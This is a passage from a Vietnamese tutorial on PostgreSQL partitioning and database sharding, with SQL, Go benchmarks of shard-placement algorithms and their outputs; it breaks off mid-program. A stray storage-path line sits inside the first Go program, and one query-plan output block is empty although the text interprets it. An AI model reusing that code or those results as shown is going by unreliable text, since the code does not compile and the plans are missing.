- Xử lý **hot key/hot shard** (salting, tách khóa, cache, nhân bản đọc) và xây **bộ định tuyến shard** bằng Go + pgx trên nhiều CSDL thật.
- Thực hiện truy vấn **xuyên shard** (scatter–gather, top-K), hiểu vì sao tránh 2PC (dùng saga), và các giải pháp cho chỉ mục thứ cấp toàn cục và sinh ID.
- Thiết kế và kiểm chứng **resharding trực tuyến** (ghi kép, backfill, so sánh, chuyển đọc, chuyển ghi, gỡ cũ) không mất/sai dữ liệu.

Phân mảnh là bậc đắt nhất của thang mở rộng; hãy leo hết các bậc rẻ hơn trước

Sharding đổi lấy khả năng ghi/dung lượng *gần như vô hạn* bằng việc **mất** ACID xuyên shard, truy vấn tùy ý, ràng buộc toàn cục và sự đơn giản vận hành, những thứ bạn đang dùng mỗi ngày mà không để ý. Phần lớn hệ thống chưa bao giờ cần nó. Nhưng nếu *thật sự* cần, quyết định tồi nhất là chọn sai shard key hoặc "băm lấy dư": cả hai khó sửa sau khi có dữ liệu thật. Buổi này cho bạn số đo để quyết định, và một quy trình đổi số shard không dừng hệ thống.

Về những gì chạy được ở buổi này

Các chương trình dùng **PostgreSQL thật**: một tệp SQL (partitioning), bộ định tuyến Go + pgx trên **ba** CSDL shard, và mô phỏng resharding 3 → 4 shard trên **bốn** CSDL (`<csdl>_s1 … <csdl>_s4`, tạo bằng `createdb`). Hai chương trình còn lại (so sánh thuật toán băm, khóa nóng) thuần Go, hạt giống cố định. Mọi đầu ra xác định. Citus, Vitess, CockroachDB, MongoDB **không** được chạy thử (mục 9).

1. Vì sao phân mảnh, và ba khái niệm hay bị trộn lẫn

Buổi 36 đặt "thang bậc mở rộng": tối ưu truy vấn → connection pool → cache → read replica → scale dọc → **phân vùng** → **shard**. Ta chỉ bước lên bậc kế tiếp khi bậc dưới *đã đo* là không đủ. Ba giới hạn thực sự của một máy PostgreSQL buộc ta phân mảnh:

1. **Thông lượng ghi**: mọi ghi đi qua *một* primary (một dòng WAL). Replica không giúp ghi (Buổi 53). Khi `iostat`, WAL, hay CPU của primary chạm trần dù đã tối ưu, chỉ còn cách chia dữ liệu ra nhiều primary.
2. **Dung lượng và thời gian vận hành**: bảng hàng chục TB làm `VACUUM`, `REINDEX`, sao lưu, khôi phục, nâng cấp phiên bản kéo dài hàng ngày; "máy lớn nhất mua được" có trần.
3. **Cô lập và địa lý**: dữ liệu của mỗi khách hàng lớn/mỗi vùng pháp lý nằm riêng (tuân thủ lưu trữ dữ liệu trong nước, giảm bán kính sự cố).

	Partitioning	Sharding	Replication
Chia gì	Một bảng thành nhiều bảng vật lý	Dữ liệu ra nhiều *máy chủ CSDL*	Cùng dữ liệu, nhiều bản
Nơi chạy	**Một** máy chủ	**Nhiều** máy chủ độc lập	Nhiều máy chủ
Giải quyết	Vòng đời dữ liệu, quét ít hơn, bảo trì từng phần	Giới hạn ghi, dung lượng	Độ bền, khả dụng, mở rộng *đọc*
Không giải quyết	Giới hạn ghi của một máy	Độ bền của từng shard (mỗi shard vẫn cần replica)	Mở rộng ghi
Ứng dụng nhìn thấy	Không (vẫn một bảng)	**Có** (router, truy vấn xuyên shard)	Có (đọc cũ, Buổi 53)

Hai điều cần nhớ: (1) chúng **kết hợp** được: mỗi shard là một primary + replica, và trong mỗi shard bảng lớn còn được phân vùng theo thời gian; (2) partitioning *trong* một máy là bước rẻ và gần như không có tác dụng phụ, nên thường làm *trước* sharding rất lâu.

2. PostgreSQL partitioning: kiểm chứng trên dữ liệu thật

Buổi 36 đã cho ví dụ nhỏ. Ở đây ta xây bảng `orders` của ShopGo 60.000 dòng chia theo tháng, và đi hết vòng đời: pruning lúc lập kế hoạch và lúc chạy, gắn/tách phân vùng, lỗi khi thiếu phân vùng, các giới hạn (khóa chính, UNIQUE), LIST và HASH. Dữ liệu được sinh bằng công thức xác định (không `random()`), nên con số cố định.

```
SET TimeZone = 'UTC';
-- Đơn hàng chia theo THÁNG (RANGE theo created_at). Khóa chính phải chứa cột phân vùng.
CREATE TABLE orders (
    id          BIGINT GENERATED ALWAYS AS IDENTITY,
    customer_id BIGINT NOT NULL,
    created_at  TIMESTAMPTZ NOT NULL,
    status      TEXT NOT NULL DEFAULT 'paid',
    total       BIGINT NOT NULL,
    PRIMARY KEY (id, created_at)
) PARTITION BY RANGE (created_at);

CREATE TABLE orders_2026_06 PARTITION OF orders FOR VALUES FROM ('2026-06-01') TO ('2026-07-01');
CREATE TABLE orders_2026_07 PARTITION OF orders FOR VALUES FROM ('2026-07-01') TO ('2026-08-01');
CREATE TABLE orders_2026_08 PARTITION OF orders FOR VALUES FROM ('2026-08-01') TO ('2026-09-01');
CREATE TABLE orders_2026_09 PARTITION OF orders FOR VALUES FROM ('2026-09-01') TO ('2026-10-01');
CREATE TABLE orders_2026_10 PARTITION OF orders FOR VALUES FROM ('2026-10-01') TO ('2026-11-01');
-- Chỉ mục tạo trên bảng cha tự nhân thành chỉ mục CỤC BỘ của từng phân vùng.
CREATE INDEX orders_customer_idx ON orders (customer_id, created_at);

-- 60.000 đơn giả, xác định (không dùng random): rải đều trong 153 ngày từ 2026-06-01.
INSERT INTO orders (customer_id, created_at, total)
SELECT 1 + (i * 7919) % 5000,
       TIMESTAMPTZ '2026-06-01' + ((i * 104729) % (153 * 24 * 60)) * interval '1 minute',
       50000 + (i * 7919) % 4950000
FROM generate_series(1, 60000::bigint) AS i;
ANALYZE orders;
```

```
SELECT tableoid::regclass AS phan_vung, count(*) AS so_don FROM orders GROUP BY 1 ORDER BY 1;

-- Để kế hoạch ổn định giữa các lần chạy, tạm ép quét tuần tự (chỉ để minh họa pruning).
SET enable_indexscan = off; SET enable_bitmapscan = off; SET enable_indexonlyscan = off;

-- Pruning lúc LẬP KẾ HOẠCH: hằng số => các phân vùng không liên quan biến mất khỏi kế hoạch.
EXPLAIN (COSTS OFF)
SELECT count(*) FROM orders WHERE created_at >= '2026-08-10' AND created_at < '2026-08-20';

-- Pruning lúc CHẠY (tham số): kế hoạch tổng quát vẫn giữ mọi phân vùng nhưng bỏ qua khi thực thi.
SET plan_cache_mode = force_generic_plan;
PREPARE theo_khoang (timestamptz, timestamptz) AS
    SELECT sum(total) FROM orders WHERE created_at >= $1 AND created_at < $2;
EXPLAIN (ANALYZE, COSTS OFF, TIMING OFF, SUMMARY OFF, BUFFERS OFF)
EXECUTE theo_khoang ('2026-08-10', '2026-08-20');
RESET plan_cache_mode;

-- Không có điều kiện trên khóa phân vùng: phải mở MỌI phân vùng (5 chỉ mục, 5 lần dò).
RESET enable_indexscan; SET enable_seqscan = off;
EXPLAIN (COSTS OFF) SELECT * FROM orders WHERE customer_id = 123;
RESET enable_seqscan; RESET enable_bitmapscan; RESET enable_indexonlyscan;

-- Vòng đời: gắn bảng tháng sau đã nạp sẵn bằng ATTACH; có CHECK trước thì khỏi quét lại.
CREATE TABLE orders_2026_11 (LIKE orders INCLUDING DEFAULTS INCLUDING INDEXES);
ALTER TABLE orders_2026_11 ADD CONSTRAINT thang_11
    CHECK (created_at >= '2026-11-01' AND created_at < '2026-12-01');
INSERT INTO orders_2026_11 (id, customer_id, created_at, total)
VALUES (900001, 7, '2026-11-02', 123000);
ALTER TABLE orders ATTACH PARTITION orders_2026_11 FOR VALUES FROM ('2026-11-01') TO ('2026-12-01');
SELECT count(*) AS don_thang_11 FROM orders WHERE created_at >= '2026-11-01';

-- Dòng không thuộc phân vùng nào => lỗi (hoặc phải có phân vùng DEFAULT).
INSERT INTO orders (customer_id, created_at, total) VALUES (1, '2027-03-01', 1);

-- Xóa dữ liệu cũ: DETACH CONCURRENTLY (không chặn truy vấn khác), lưu trữ lạnh, rồi DROP.
ALTER TABLE orders DETACH PARTITION orders_2026_06 CONCURRENTLY;
SELECT count(*) AS dang_cho_luu_tru FROM orders_2026_06;
DROP TABLE orders_2026_06;
SELECT tableoid::regclass AS phan_vung, count(*) FROM orders GROUP BY 1 ORDER BY 1;

-- Giới hạn: khóa chính/UNIQUE phải chứa cột phân vùng; không có chỉ mục duy nhất toàn cục.
CREATE TABLE loi_pk (id BIGINT PRIMARY KEY, created_at TIMESTAMPTZ NOT NULL)
    PARTITION BY RANGE (created_at);
CREATE TABLE loi_unique (id BIGINT, created_at TIMESTAMPTZ NOT NULL, email TEXT,
    PRIMARY KEY (id, created_at)) PARTITION BY RANGE (created_at);
CREATE UNIQUE INDEX ON loi_unique (email);

-- LIST: theo giá trị rời rạc (quốc gia); DEFAULT hứng giá trị lạ.
CREATE TABLE shipments (id BIGINT GENERATED ALWAYS AS IDENTITY, country TEXT NOT NULL,
    kg INT NOT NULL, PRIMARY KEY (id, country)) PARTITION BY LIST (country);
CREATE TABLE shipments_vn PARTITION OF shipments FOR VALUES IN ('VN');
CREATE TABLE shipments_sea PARTITION OF shipments FOR VALUES IN ('TH', 'ID', 'MY');
CREATE TABLE shipments_other PARTITION OF shipments DEFAULT;
INSERT INTO shipments (country, kg) VALUES ('VN', 3), ('VN', 5), ('TH', 2), ('ID', 7), ('JP', 4);
SELECT tableoid::regclass AS phan_vung, count(*) FROM shipments GROUP BY 1 ORDER BY 1;

-- HASH: rải đều theo băm; pruning khi so sánh bằng. Lưu ý: MODULUS cố định (giống hash mod N!).
CREATE TABLE user_events (user_id BIGINT NOT NULL, n INT NOT NULL) PARTITION BY HASH (user_id);
CREATE TABLE user_events_0 PARTITION OF user_events FOR VALUES WITH (MODULUS 4, REMAINDER 0);
CREATE TABLE user_events_1 PARTITION OF user_events FOR VALUES WITH (MODULUS 4, REMAINDER 1);
CREATE TABLE user_events_2 PARTITION OF user_events FOR VALUES WITH (MODULUS 4, REMAINDER 2);
CREATE TABLE user_events_3 PARTITION OF user_events FOR VALUES WITH (MODULUS 4, REMAINDER 3);
INSERT INTO user_events SELECT i, 1 FROM generate_series(1, 10000) AS i;
SELECT tableoid::regclass AS phan_vung, count(*) FROM user_events GROUP BY 1 ORDER BY 1;
EXPLAIN (COSTS OFF) SELECT * FROM user_events WHERE user_id = 42;
```

```
   phan_vung    | so_don
----------------+--------
 orders_2026_06 |  11761
 orders_2026_07 |  12158
 orders_2026_08 |  12158
 orders_2026_09 |  11762
 orders_2026_10 |  12161
(5 rows)

                                                
```

```
   phan_vung   | count
---------------+-------
 user_events_0 |  2489
 user_events_1 |  2527
 user_events_2 |  2530
 user_events_3 |  2454
(4 rows)

                QUERY PLAN
---------------------------------------
 Seq Scan on user_events_2 user_events
   Filter: (user_id = 42)
(2 rows)

ERROR:  no partition of relation "orders" found for row
DETAIL:  Partition key of the failing row contains (created_at) = (2027-03-01 00:00:00+00).
ERROR:  unique constraint on partitioned table must include all partitioning columns
DETAIL:  PRIMARY KEY constraint on table "loi_pk" lacks column "created_at" which is part of the partition
key.
ERROR:  unique constraint on partitioned table must include all partitioning columns
DETAIL:  UNIQUE constraint on table "loi_unique" lacks column "created_at" which is part of the partition
key.
```

Đọc kết quả theo từng phần (các dòng `ERROR` là *cố ý*, nằm cuối đầu ra vì công cụ kiểm chứng gom đầu ra lỗi sau đầu ra thường):

1. **Phân bố**: 60.000 đơn rơi vào 5 phân vùng tháng (khoảng 12.000 mỗi tháng).
2. **Pruning khi lập kế hoạch**: với hằng số, kế hoạch chỉ còn **một** `Seq Scan on orders_2026_08` (ta tạm tắt các kiểu quét chỉ mục chỉ để kế hoạch ổn định giữa các lần chạy). 4 phân vùng kia *không xuất hiện*.
3. **Pruning lúc chạy**: với câu lệnh có *tham số* (`force_generic_plan` mô phỏng một prepared statement đã chuyển sang kế hoạch tổng quát), planner chưa biết giá trị nên giữ cả 5 phân vùng, nhưng khi thực thi `Subplans Removed: 4`: bốn phân vùng bị bỏ qua và chỉ phân vùng tháng 8 được quét (`Rows Removed by Filter: 8238` nghĩa là 8.238 dòng của tháng 8 nằm ngoài khoảng 10–20/8). Điều này quan trọng vì ứng dụng thật hầu như luôn dùng tham số.
4. **Không có điều kiện trên khóa phân vùng**: `WHERE customer_id = 123` phải mở **cả 5** phân vùng (5 lần dò chỉ mục). Phân vùng chỉ giúp những truy vấn lọc theo khóa phân vùng.
5. **Vòng đời**: tạo bảng `orders_2026_11` bên ngoài, nạp dữ liệu, thêm `CHECK` đúng khoảng rồi `ATTACH PARTITION`: PostgreSQL dùng chính `CHECK` để bỏ qua bước quét kiểm tra toàn bảng (và chỉ giữ khóa nhẹ trên bảng cha), nên gắn một phân vùng hàng trăm GB mất mili-giây. Thiếu `CHECK`, nó phải quét để xác minh. Dòng ngoài mọi khoảng gây **lỗi** `no partition of relation "orders" found for row`; `DEFAULT` partition tránh lỗi nhưng phình to nếu bạn quên tạo phân vùng mới (cảnh báo khi `DEFAULT` có dữ liệu); và `DETACH ... CONCURRENTLY` **không dùng được** nếu bảng có phân vùng `DEFAULT`.
6. **Xóa dữ liệu cũ**: `DETACH PARTITION ... CONCURRENTLY` (không chặn truy vấn khác; không chạy trong khối giao dịch) cho ra một bảng độc lập; bạn kiểm tra, sao lưu lạnh (11.761 dòng tháng 6 vẫn nguyên), rồi `DROP TABLE`. Không `DELETE` hàng chục triệu dòng, không bloat, không WAL khổng lồ.
7. **Giới hạn**: `PRIMARY KEY (id)` hoặc `UNIQUE (email)` không chứa cột phân vùng **bị từ chối**: không có chỉ mục duy nhất toàn cục xuyên phân vùng. Hệ quả: tính duy nhất của `id` chỉ được bảo đảm *nhờ cách sinh ID*, không nhờ ràng buộc, và "email duy nhất toàn hệ thống" cần bảng riêng không phân vùng hoặc cơ chế khác (đây chính là bài toán chỉ mục thứ cấp toàn cục ở mục 7, thu nhỏ trong một máy).
8. **LIST** (theo quốc gia): `VN` một phân vùng, `TH/ID/MY` một phân vùng, giá trị lạ (`JP`) rơi vào `DEFAULT`. Hợp với dữ liệu phân loại rời rạc, nhưng *số dòng không đều* (xem 2/2/1).

9. **HASH**: rải 10.000 người dùng gần đều ra 4 phân vùng (2.454–2.530) và `WHERE user_id = 42` chỉ chạm một phân vùng. Lưu ý cái bẫy sẽ gặp lại ở mục 4: `MODULUS` là số **cố định**; đổi từ 4 lên 8 nghĩa là dựng lại và di chuyển dữ liệu, y như `hash mod N`.

Quy tắc thực dụng: phân vùng theo **thời gian** cho bảng nhật ký/đơn hàng/sự kiện (xóa và lưu trữ theo tháng), kèm tạo trước 3 tháng và cảnh báo khi `DEFAULT` có dòng (`pg_partman` hoặc tác vụ định kỳ); **không** quá vài trăm phân vùng; và đừng phân vùng bảng dưới vài chục triệu dòng "cho đẹp". Partitioning *không* thay thế sharding: tất cả vẫn nằm trên một máy.

3. Chọn shard key

Shard key là cột (hoặc tổ hợp) quyết định dòng nào sống ở shard nào. Đây là quyết định *khó đổi nhất* của cả hệ thống, vì mọi truy vấn, ràng buộc và quy trình vận hành xây quanh nó. Năm tiêu chí:

1. **Cardinality đủ lớn**: nhiều giá trị khác nhau hơn hẳn số shard (và số shard *tương lai*). `status` (4 giá trị) hay `country` (vài chục) làm khóa là sai: không chia nổi.
2. **Phân bố đều theo *tải*, không chỉ theo số dòng**: một khách hàng doanh nghiệp bằng 40% lưu lượng làm hỏng khóa `tenant_id` dù số tenant đều (mục 5).
3. **Mẫu truy cập**: phần lớn truy vấn nóng phải kèm shard key để chỉ chạm *một* shard. Truy vấn không kèm khóa sẽ thành scatter–gather (mục 7).
4. **Bất biến**: giá trị khóa không được đổi trong đời dòng; nếu đổi thì dòng phải *di chuyển giữa shard* (một giao dịch xuyên shard). `user_id` bất biến; `email` hay `city` thì không.
5. **Không tạo điểm nóng ghi**: khóa tăng đơn điệu (`created_at`, ID tuần tự) với sharding theo dải dồn mọi ghi mới vào shard cuối ("shard hiện tại").

Ứng viên cho ShopGo	Đánh giá	Ghi chú
`created_at`	**Tệ**	Mọi ghi mới vào một shard; hợp cho *partitioning*, không cho sharding
`order_id`	Phân bố tốt, **tệ cho truy cập**	"Đơn của tôi", "địa chỉ của tôi" phải scatter–gather vì đơn của một người rải khắp nơi
`user_id`	**Tốt**	Đơn, giỏ, địa chỉ, thông báo của một người **cùng một shard** (co-location): hầu hết truy vấn một shard; bất biến; cardinality lớn
`tenant_id` (B2B)	Tốt nếu tenant nhỏ và đều	Một tenant khổng lồ là điểm nóng; hợp với "mỗi tenant lớn một CSDL riêng" (Buổi 36)
`product_id`	Tốt cho catalog/tồn kho	Phân bố lệch theo độ hot của sản phẩm (flash sale: mục 5)

Một hệ thống hiếm khi chỉ có *một* khóa tốt cho mọi bảng. Cách xử lý chuẩn: **co-locate** các bảng "con" theo cùng khóa của bảng cha (đơn, dòng đơn, thanh toán của một người cùng shard theo `user_id`); bảng nhỏ, ít đổi, dùng chung (danh mục, tỉ giá) **sao chép nguyên vẹn** sang mọi shard (reference table); những bảng cần truy vấn theo khóa khác (tồn kho theo `product_id`) tách ra **một hệ thống/shard riêng với khóa của riêng nó**, liên kết với phần còn lại bằng sự kiện và saga (Buổi 33, 39).

4. Chiến lược đặt dữ liệu lên shard

Có bốn họ cách làm, từ đơn giản đến linh hoạt:

- **Theo dải (range)**: shard giữ một khoảng khóa (`user_id` 1–1M ở shard 1...). Truy vấn theo dải hiệu quả, dễ hiểu, nhưng dễ lệch và nóng (khóa tăng dần). Cần tách/gộp dải khi lệch (CockroachDB, Spanner, HBase làm tự động).

- **Theo băm lấy dư** `hash(key) mod N`: đều tuyệt đối, tra không cần bảng, nhưng **thảm họa khi đổi N** (xem ngay dưới).
- **Băm nhất quán, rendezvous, jump hash**: đặt khóa sao cho đổi số nút chỉ di chuyển một phần nhỏ.
- **Thư mục (directory / lookup service)**: một bảng tra `key → shard` (hoặc `tenant → shard`). Linh hoạt nhất (di chuyển *từng* khóa, đặt khách hàng lớn riêng, theo địa lý), nhưng thư mục là một thành phần phải khả dụng, nhất quán, được cache; thường kết hợp: băm ra **slot** (ví dụ 4.096 slot) rồi thư mục ánh xạ `slot → shard` (Redis Cluster dùng 16.384 slot theo kiểu này). Chuyển một slot = di chuyển một mẩu nhỏ, đổi bản đồ là một thao tác nhỏ.

4.1. Thực nghiệm: bốn thuật toán, đo bằng số

Chương trình sau đặt 100.000 khóa `user:N` lên 4 nút và đo hai thứ: **độ đều** (độ lệch chuẩn/trung bình, CV) và **tỉ lệ khóa phải đổi nút** khi thêm nút thứ 5 hoặc bỏ nút `s3` giữa danh sách (lý thuyết tối thiểu mỗi trường hợp là 20%, tức 1/5). **Vòng băm** là bản có nút ảo: mỗi nút đặt `vn` điểm lên vòng 64-bit, khóa thuộc điểm đầu tiên theo chiều kim đồng hồ. **Rendezvous (HRW)**: với mỗi khóa tính `h(khóa, nút)` cho mọi nút và chọn nút lớn nhất. **Jump hash** (Lamping–Veach): hàm một dòng không cần bảng, chỉ cho phép thêm/bớt ở **cuối** danh sách.

```
// So sánh bốn cách đặt khóa lên nút: băm lấy dư, băm nhất quán (vòng + vnode),
// rendezvous (HRW) và jump hash. Đo độ đều và tỉ lệ khóa phải di chuyển khi đổi số nút.
package main

import (
    "fmt"
    "hash/fnv"
    "math"
    "sort"
)

func h(s string) uint64 { // FNV-1a + bước trộn của MurmurHash3 để chuỗi gần giống nhau rải đều
    f := fnv.New64a()
    f.Write([]byte(s))
    x := f.Sum64()
    x ^= x >> 33
    x *= 0xff51afd7ed558ccd
    x ^= x >> 33
    x *= 0xc4ceb9fe1a85ec53
    return x ^ x>>33
}

type Placer interface{ Get(key string) string }

type Mod []string // hash(key) % N

func (m Mod) Get(k string) string { return m[h(k)%uint64(len(m))] }

// Ring: vòng băm, mỗi nút có `vn` điểm; khóa thuộc điểm đầu tiên theo chiều kim đồng hồ.
type Ring struct {
    pts   []uint64
    owner map[uint64]string
}

func NewRing(nodes []string, vn int) *Ring {
    r := &Ring{owner: map[uint64]string{}}
    for _, n := range nodes {
        for v := 0; v < vn; v++ {
            p := h(fmt.Sprintf("%s#%d", n, v))
            r.pts, r.owner[p] = append(r.pts, p), n
        }
    }
    sort.Slice(r.pts, func(i, j int) bool { return r.pts[i] < r.pts[j] })
```

```
    return r
}

func (r *Ring) Get(k string) string {
    x := h(k)
    i := sort.Search(len(r.pts), func(i int) bool { return r.pts[i] >= x })
    return r.owner[r.pts[i%len(r.pts)]]
}

type Rendezvous []string // mỗi khóa chọn nút có h(khóa, nút) lớn nhất

func (z Rendezvous) Get(k string) (best string) {
    var bw uint64
    for _, n := range z {
        if w := h(k + "|" + n); w >= bw {
            best, bw = n, w
        }
    }
    return
}

type Jump []string // Lamping-Veach: không cần bảng, nhưng chỉ thêm/bớt ở CUỐI danh sách

func (j Jump) Get(k string) string {
    key, b, i := h(k), int64(-1), int64(0)
    for i < int64(len(j)) {
        b = i
        key = key*2862933555777941757 + 1
        i = int64(float64(b+1) * (float64(int64(1)<<31) / float64((key>>33)+1)))
    }
    return j[b]
}

func nodes(n int) []string {
    var s []string
    for i := 1; i <= n; i++ {
        s = append(s, fmt.Sprintf("s%d", i))
    }
    return s
}

const keys = 100_000

func key(i int) string { return fmt.Sprintf("user:%d", i) }


func spread(p Placer, n int) (lo, hi, cv float64) {
    cnt := map[string]int{}
    for i := 0; i < keys; i++ {
        cnt[p.Get(key(i))]++
    }
    mean := float64(keys) / float64(n)
    lo, hi = keys, 0
    var ss float64
    for _, nd := range nodes(n) {
        c := float64(cnt[nd])
        lo, hi = math.Min(lo, c), math.Max(hi, c)
        ss += (c - mean) * (c - mean)
    }
    return 100 * lo / keys, 100 * hi / keys, 100 * math.Sqrt(ss/float64(n)) / mean
}

// moved: tỉ lệ khóa đổi nút từ a sang b, và trong số đó bao nhiêu % chuyển vào nút `into`.
func moved(a, b Placer, into string) (frac, toNew float64) {
    m, t := 0, 0
    for i := 0; i < keys; i++ {
        if x, y := a.Get(key(i)), b.Get(key(i)); x != y {
            m++
            if y == into {
```

```
                t++
            }
        }
    }
    return 100 * float64(m) / keys, 100 * float64(t) / math.Max(1, float64(m))
}

func main() {
    type method struct {
        name string
        mk   func(nodes []string) Placer
    }
    ring := func(v int) func([]string) Placer {
        return func(n []string) Placer { return NewRing(n, v) }
    }
    ms := []method{
        {"hash mod N", func(n []string) Placer { return Mod(n) }},
        {"vòng, 1 vnode", ring(1)}, {"vòng, 16 vnode", ring(16)},
        {"vòng, 128 vnode", ring(128)}, {"vòng, 512 vnode", ring(512)},
        {"rendezvous", func(n []string) Placer { return Rendezvous(n) }},
        {"jump hash", func(n []string) Placer { return Jump(n) }},
    }
    fmt.Println("--- 1. Phân bố 100.000 khóa trên 4 nút (lý tưởng 25%; CV = lệch chuẩn/TB) ---")
    fmt.Println("phương pháp        nhỏ nhất  lớn nhất     CV")
    for _, m := range ms {
        lo, hi, cv := spread(m.mk(nodes(4)), 4)
        fmt.Printf("%-16s %8.1f%% %8.1f%% %5.1f%%\n", m.name, lo, hi, cv)
    }
    fmt.Println("--- 2. Thêm nút thứ 5, rồi bỏ s3 khỏi 5 nút (tối thiểu lý thuyết: 20%) ---")
    fmt.Println("phương pháp        thêm: di chuyển  vào nút mới | bỏ s3: di chuyển")
    for _, m := range ms {
        add, toNew := moved(m.mk(nodes(4)), m.mk(nodes(5)), "s5")
        five := nodes(5)
        without := append(append([]string{}, five[:2]...), five[3:]...) // bỏ s3 ở GIỮA danh sách
        if m.name == "jump hash" {
            fmt.Printf("%-16s %12.1f%% %12.0f%% | không hỗ trợ (chỉ bỏ nút cuối)\n",
                m.name, add, toNew)
            continue
        }
        rm, _ := moved(m.mk(five), m.mk(without), "")
        fmt.Printf("%-16s %12.1f%% %12.0f%% | %10.1f%%\n", m.name, add, toNew, rm)
    }
}
```

```
--- 1. Phân bố 100.000 khóa trên 4 nút (lý tưởng 25%; CV = lệch chuẩn/TB) ---
phương pháp        nhỏ nhất  lớn nhất     CV
hash mod N           24.8%     25.2%   0.5%
vòng, 1 vnode         0.2%     56.0%  94.5%
vòng, 16 vnode       16.0%     37.2%  30.8%
vòng, 128 vnode      24.3%     26.4%   3.4%
vòng, 512 vnode      23.8%     25.6%   3.0%
rendezvous           24.8%     25.1%   0.5%
jump hash            24.9%     25.1%   0.3%
--- 2. Thêm nút thứ 5, rồi bỏ s3 khỏi 5 nút (tối thiểu lý thuyết: 20%) ---
phương pháp        thêm: di chuyển  vào nút mới | bỏ s3: di chuyển
hash mod N               80.1%           25% |        79.9%
vòng, 1 vnode            36.3%          100% |         0.2%
vòng, 16 vnode           14.7%          100% |        29.7%
vòng, 128 vnode          18.9%          100% |        20.9%
vòng, 512 vnode          19.3%          100% |        20.7%
rendezvous               19.8%          100% |        20.1%
jump hash                19.7%          100% | không hỗ trợ (chỉ bỏ nút cuối)
```



Vòng băm nhất quán: thêm nút S4 chỉ lấy một đoạn của S3, các khóa khác không đổi chủ

Đọc kết quả:

1. `hash mod N` **rất đều (CV 0,5%) nhưng thêm một nút làm 80,1% khóa đổi chỗ**; bỏ một nút giữa danh sách làm 79,9% đổi chỗ (chỉ khoảng 1/5 khóa tình cờ giữ nguyên). Và chỉ **25%** số khóa di chuyển là vào nút mới: phần còn lại bị **xáo trộn giữa các nút cũ**. Với terabyte dữ liệu, đây là "di chuyển gần như toàn bộ cụm".
2. **Vòng băm: số nút ảo quyết định độ đều.** 1 nút ảo: một nút giữ 0,2%, nút khác 56,0% (CV 94,5%: vô dụng); 16 nút ảo: 16,0%–37,2% (CV 30,8%); 128 nút ảo: 24,3%–26,4% (CV 3,4%); 512: CV 3,0%. Nên 128–512 nút ảo mỗi shard (độ lệch giảm theo ~1/√vnode). Đổi lại, vòng *vẫn kém đều hơn* hash mod N (CV 3% so với 0,5%).
3. **Di chuyển tối thiểu**: vòng 128 nút ảo di chuyển **18,9%** khi thêm nút (lý thuyết 20%) và **100% số đó chảy vào nút mới** (các nút cũ không trao đổi dữ liệu với nhau); bỏ `s3`: 20,9% (đúng là phần của `s3`, chia cho các nút còn lại). Vòng 1 nút ảo "di chuyển ít" (0,2%) chỉ vì sự lệch khủng khiếp ở dòng trên, không phải ưu điểm.
4. **Rendezvous đạt cả hai mục tiêu**: CV 0,5% (đều như mod) và 19,8%/20,1% di chuyển (tối thiểu), không cần bảng vòng. Cái giá: **O(N)** phép băm mỗi lần tra (tốt cho vài chục nút, không cho hàng nghìn).
5. **Jump hash**: đều nhất (CV 0,3%), 19,7% di chuyển, không tốn bộ nhớ, nhưng chỉ thêm/bớt ở cuối và không có tên nút: hợp cho shard đánh số 0..N−1 *chỉ lớn lên*.

Chọn thế nào: **ít nút (đến vài chục) và không cần trọng số → rendezvous** (đơn giản, đúng); **nhiều nút/tra nhanh → vòng + vnode** (cũng cho phép trọng số: nút mạnh gấp đôi nhận gấp đôi vnode); **số shard chỉ tăng → jump hash**; **cần di chuyển từng khóa, đặt khách hàng lớn riêng → thư mục (slot → shard)**. Ở cả bốn, bài học chung là *đừng bao giờ* viết `hash % số_shard_vật_lý` vào thiết kế.

5. Khóa nóng và shard nóng

Băm đều số *khóa* không bảo đảm đều *tải*: một người nổi tiếng với hàng triệu người theo dõi, một sản phẩm flash sale, một tenant khổng lồ cùng đổ về **một** khóa, tức một shard. Chương trình sau mô phỏng 400.000 yêu cầu với phân phối Zipf (một vài khóa rất nóng, đuôi dài) lên 4 shard (rendezvous), rồi thử hai cách giảm:

1. **Salting / tách khóa**: khóa nóng `K` được tách thành `K#0 … K#7`, mỗi yêu cầu *ghi* chọn ngẫu nhiên một khóa con (các khóa con rải ra nhiều shard); *đọc* phải gom lại 8 khóa con (scatter–gather nhỏ). Chỉ áp dụng cho khóa **đã phát hiện là nóng** (đếm trong cửa sổ thời gian, ngưỡng cấu hình), không áp cho mọi khóa.
2. **Cache và nhân bản đọc**: với đọc nặng, đặt cache cục bộ (hoặc replica đọc) cho khóa nóng để 95% yêu cầu không chạm shard (Buổi 32).

```go
// Khóa nóng: phân bố Zipf làm một shard quá tải dù băm "đều"; hai cách giảm: salting và cache.
package main

import (
    "fmt"
    "hash/fnv"
```

```
    "math/rand/v2"
    "sort"
)

func h(s string) uint64 {
    f := fnv.New64a()
    f.Write([]byte(s))
    x := f.Sum64()
    x ^= x >> 33
    x *= 0xff51afd7ed558ccd
    x ^= x >> 33
    return x
}

var nodes = []string{"s1", "s2", "s3", "s4"}

func place(key string) string { // rendezvous hashing
    best, bw := "", uint64(0)
    for _, n := range nodes {
        if w := h(key + "|" + n); w >= bw {
            best, bw = n, w
        }
    }
    return best
}

func report(title string, load map[string]int, total int) {
    mx, sum := 0, 0
    for _, n := range nodes {
        mx, sum = max(mx, load[n]), sum+load[n]
    }
    fmt.Printf("%-42s", title)
    for _, n := range nodes {
        fmt.Printf(" %s=%4.1f%%", n, 100*float64(load[n])/float64(sum))
    }
    fmt.Printf(" | nóng nhất/trung bình = %.2f\n", float64(mx)/(float64(sum)/4))
}

func main() {
    const reqs = 400_000
    r := rand.New(rand.NewPCG(5, 6))
    z := rand.NewZipf(r, 1.3, 1, 99_999) // 100.000 khóa, vài khóa đầu cực nóng
    stream := make([]string, reqs)
    count := map[string]int{}
    for i := range stream {
        stream[i] = fmt.Sprintf("product:%d", z.Uint64())
        count[stream[i]]++
